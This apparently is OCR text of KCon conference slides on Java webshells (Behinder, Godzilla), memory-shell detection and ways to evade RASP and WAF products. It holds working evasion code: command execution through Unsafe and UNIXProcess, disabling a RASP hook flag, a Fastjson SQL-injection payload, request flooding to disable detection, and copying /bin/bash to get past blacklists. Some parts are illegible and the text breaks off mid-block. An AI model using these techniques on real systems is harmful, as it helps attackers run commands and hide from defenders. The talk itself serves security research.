
KCon

+1


What did Behinder/Godzilla do?

Stack Trace Information

Stack trace information of old version Gofzilla



Stack trace information of old version Behinder





What did Behinder/Godzilla do?

Stack Trace Information

Stack trace information of new version Gofzilla

- Instead of using the old fixed rules, a random and highly deceptive stack is used
- 413 highly deceptive stack names, which will be randomly selected when generating the payload





KCon

+1

Behinder/Godzilla

Stack Trace Information

In new version of Behinder, produces malicious classes, the class name will be randomly generated.

```
start:1007, ProcessBuilder (java.lang)
exec:621, Runtime (java.lang)
exec:486, Runtime (java.lang)
RunCMD:64, Srqvpezj (org.ojlgzq)
equals:29, Srqvpezj (org.ojlgzq)
_jspService:18, shell_jsp (org.apache.jsp.bingxie)
service:70, HttpJspBase (org.apache.jasper.runtime)
service:764, HttpServlet (javax.servlet.http)
service:466, JspServletWrapper (org.apache.jasper.servlet)
```

```
public static byte[] getParamedClass(String clsName, final Map<String, String> params) throws Exception {  clsName: "Cmd"  params:  size = 2
    String clsPath = String.format("net/rebeyond/behinder/payload/java/%s.class", clsName);  clsPath: "net/rebeyond/behinder/payload/java/Cmd.class"
    ClassReader classReader = new ClassReader(String.format("net.rebeyond.behinder.payload.java.%s", clsName));  classReader: ClassReader@5857
    ClassWriter cw = new ClassWriter( i: 1);  cw: ClassWriter@5858
    classReader.accept(new ClassAdapter(cw) {  classReader: ClassReader@5857
        public FieldVisitor visitField(int arg0, String filedName, String arg2, String arg3, Object arg4) {
            if (params.containsKey(filedName)) {
                String paramValue = (String)params.get(filedName);  params:  size = 2
                return super.visitField(arg0, filedName, arg2, arg3, paramValue);
            } else {
                return super.visitField(arg0, filedName, arg2, arg3, arg4);
            }
        }
    }, i: 0);
    byte[] result = cw.toByteArray();  cw: ClassWriter@5858  result: [-54, -2, -70, -66, 0, 0, 0, 52, 1, 114, 1, 0, 38, 110, 101, 116, 47, 114, 101, 98, 101
    String oldClassName = String.format("net/rebeyond/behinder/payload/java/%s", clsName);  oldClassName: "net/rebeyond/behinder/payload/java/Cmd"
    if (!clsName.equals("LoadNativeLibrary")) {  clsName: "Cmd"
        String newClassName = getRandomClassName(oldClassName);  newClassName: "net/sko/Jwhj"
        result = Utils.replaceBytes(result, Utils.mergeBytes(new byte[]{(byte)(oldClassName.length() + 2), 76}, oldClassName.getBytes()), Utils.mergeBytes(new
        result = Utils.replaceBytes(result, Utils.mergeBytes(new byte[]{(byte)oldClassName.length()}, oldClassName.getBytes()), Utils.mergeBytes(new byte[]{(b
    }

    result[7] = 50;
    return result;
}
```

KCon

+1


Tricks in high-level attack and defense scenarios

KCon

+1

Bootstrap ClassLoader Peculiarity

- A *bootstrap class loader* is responsible for loading in the Java runtime.
- It is the "root" in the class loader hierarchy.
- **ClassLoader result is null, ClassLoader information is hidden.**



KCon

MemShell Detection Plugin Mechanism

Detect ClassLoader of the Class

①

ClassLoader NOT null

```
private static boolean classFileIsExists(Class clazz){
    if(clazz == null){
        return false;
    }

    String className = clazz.getName();
    String classNamePath = className.replace(".", "/") + ".class";
    URL is = clazz.getClassLoader().getResource(classNamePath);
    if(is == null){
        return false;
    }else{
        return true;
    }
}
```

Detect suspicious file in disk

②

No suspicious file written in disk

MemShell

③

Positive MemSell

```
@CallerSensitive
public static Unsafe getUnsafe() {
    Class var0 = Reflection.getCallerClass();
    if (!VM.isSystemDomainLoader(var0.getClassLoader())) {
        throw new SecurityException("Unsafe");
    } else {
        return theUnsafe;
    }
}
```

Invoke sensitive methods without Java reflection

KCon

+1

Make customized ClassLoader become Bootstrap ClassLoader

- **Create malicious JAR file**

Instrumentation.appendToBootstrapClassLoaderSearch supplies the method append jar to Bootstrap

```
 * See Also: appendToSystemClassLoaderSearch, ClassLoader, JarFile
 */
void
appendToBootstrapClassLoaderSearch(JarFile jarfile);
```

KCon

+1


Make customized ClassLoader become Bootstrap ClassLoader

- replace jar in current JDK directory, archive malicious class into charsets.jar
- File uploading or file overwriting vulnerability which overwrite $JAVA_HOME/jre/lib/charsets.jar

Malicious class uploading in jre/classes/ which Classloader is null

KCon +1

Unsafe Introduction



KCon +1

Command Execution Based On JNI

```
String cmd = "open /System/Applications/Calculator.app/";

int[] ineEmpty = {-1, -1, -1};
Class clazz = Class.forName("java.lang.UNIXProcess");
Unsafe unsafe = Utils.getUnsafe();
Object obj = unsafe.allocateInstance(clazz);
Field helperpath = clazz.getDeclaredField("helperpath");
helperpath.setAccessible(true);
Object path = helperpath.get(obj);
byte[] prog = "/bin/bash\u0000".getBytes();
String paramCmd = "-c\u0000" + cmd + "\u0000";
byte[] argBlock = paramCmd.getBytes();
int argc = 2;
Method exec = clazz.getDeclaredMethod("forkAndExec", int.class, byte[].class, byte[].class, byte[].class, int.class, byte[].class,
int.class, byte[].class, int[].class, boolean.class);
exec.setAccessible(true);
exec.invoke(obj, 2, path, prog, argBlock, argc, null, 0, null, ineEmpty, false);
```

KCon +1

Modify Variables without Java Reflection


Another way to perturb RASP during runtime

```
Class clazz = Class.forName("com.xxx.xxx.HookHandler");
Unsafe unsafe = getUnsafe();
InputStream inputStream = clazz.getResourceAsStream(clazz.getSimpleName() + ".class");
byte[] data = new byte[inputStream.available()];
inputStream.read(data);
Class anonymousClass = unsafe.defineAnonymousClass(clazz, data, null);
Field field = anonymousClass.getDeclaredField("enableHook");
unsafe.putObject(clazz, unsafe.staticFieldOffset(field), new AtomicBoolean(false));
```

KCon +1

Characteristics of VM Anonymous Class

- The class name can be the name of an existing class, like java.lang.File, The dynamic compilation feature of JAVA will generate a name like java.lang.File/13063602@38ed5306 in JVM
- The classloader of this class is null. It means the class originate from BootstrapClassLoader, belonging to JDK.
- There are a large number of classes generated by dynamic compilation in the JVM (mostly generated by lambda expression), and none of these classes will be dropped, so it is not an abnormal feature if they are not dropped.
- Unable to get the relevant content of the class through Class.forName()
- In some JDK versions, VM Anonymous Class cannot even be restransformed. It also means we cannot clean this malicious class through the attach API
- The className of this class in transform will be its template class name. This will be extremely misleading for tools that detect Meshell by attaching



KCon

+1

How to manipulate Unsafe

- Utilize Java reflection to operate Unsafe
- Actually, many RASPs and Webshell tools have blacklisted it

```
public static Unsafe getUnsafe() {
        Unsafe unsafe = null;

        try {
            Field field = Unsafe.class.getDeclaredField("theUnsafe");
            field.setAccessible(true);
            unsafe = (Unsafe) field.get(null);
        } catch (Exception e) {
            throw new AssertionError(e);
        }
        return unsafe;
    }
```

KCon

+1

How to manipulate Unsafe

Unsafe is wildly used in many main-stream frameworks (Gson / Netty)

Invoke the encapsulated Unsafe APIs of the framework directly

Construct Bootstrap type malicious class, utilize Unsafe.getUnsafe() to get Unsafe directly

```
import ...

final class UnsafeReflectionAccessor extends ReflectionAccessor {
    private static Class unsafeClass;
    private final Object theUnsafe = getUnsafeInstance();
    private final Field overrideField = getOverrideField();

    UnsafeReflectionAccessor() {
    }

    public void makeAccessible(AccessibleObject ao) {
        boolean success = this.makeAccessibleWithUnsafe(ao);
        if (!success) {
            try {
                ao.setAccessible(true);
            } catch (SecurityException var4) {
                throw new JsonIOException("Gson couldn't modify fields for " + ao + "
            }
```

KCon

+1

RASP evasion in the special scenarios

Based on compatibility

- Use the JSON library compatibility between RASP and application
- The attacker can the compatibility bypass RASP detection

Fastjson supports inserting commas to perturb JSON strings

```
{,,,,"user":"glassy' and '1'='1",,,"content":"test",,}
```

- Fastjson supports homograph in unicode, but jackson and gson not support it
- The attacker can utilize it to evade RASP even WAF


```
JSON String : {"\u00۶۳\u๐0६f\u00[illegible]e\u00[illegible]\u0[illegible]\u00६e\u0०0[illegible]":"\u00[illegible]\u0०[illegible]\u00[illegible]\u0०0[illegible]\u00[illegible]\u[illegible]\u00[illegible]\u00[illegible]\u00[illegible]\u00[illegible]\u00[illegible]\u0[illegible]\u00[illegible]\u00[illegible]","\u00[illegible]e\u[illegible]\u00[illegible]d":1}
Deserialize JSON String to Object : {"num":1,"content":"this is glassy"}
```


KCon

+1

Breakthrough lexical analysis

- Some keywords not covered in lexical analysis
- The attacker can evade lexical analysis by uncovered keyword,like Druid

MySQL support **handler statement**. The handler statement provides direct access to table storage engine interfaces. It is available for InnoDB and **MyISAM** tables.



KCon

+1

POST data limitation

- RASP use fusing mechanism to prevent performance overhead
- The attacker can send plenty of malicious requests to trigger fusing mechanism, eventually, the RASP detection is disabled


KCon

+1

POST data limitation

- Performance overhead impacts all the detection products（WAF / RASP）
- RASP limits the memory usage to prevent memory leakage or OOM

AWS WAF only detect the fist **8KB** of a request body



KCon

+1

JNI Hook in JDK

- JDK supplies setNativeMethodPrefix as JNI hook
- Many instrumentation products use it to solve the problem of JNI Hook

```
*/
public class Glassy {
    public static native String exec(String cmd);

    static {
        System.load( filename: "/Users/glassyamadeus/IdeaProjects/JNIDemo/src/main/java/libglassyForMac.so");
    }

}


public class Glassy {
    public static native String glassy_exec(String cmd);

    static {
        System.load( filename: "/Users/glassyamadeus/IdeaProjects/JNIDemo/src/main/java/libglassyForMac.so");
    }

    public static String exec(String var0) {
        System.out.println("$1 has exec !!!!!!");
        return glassy_exec(var0);
    }
}
```

method(foo) -> nativeImplementation(foo)

method(wrapped_foo) -> nativeImplementation(foo)

method(wrapped_foo) -> nativeImplementation(wrapped_foo)

method(wrapped_foo) -> nativeImplementation(foo)

KCon

+1

Black list bypass

Replace /bin/bash file

```
//copy
Files.copy(Paths.get("/bin/bash"), Paths.get("/tmp/glassy"));

//soft link
Files.createSymbolicLink(Paths.get("/tmp/amadeus"), Paths.get("/bin/bash"));

//hard link
Files.createLink(Paths.get("/tmp/amadeus"), Paths.get("/bin/bash"));
```

Use a non-blacklist bash file

```
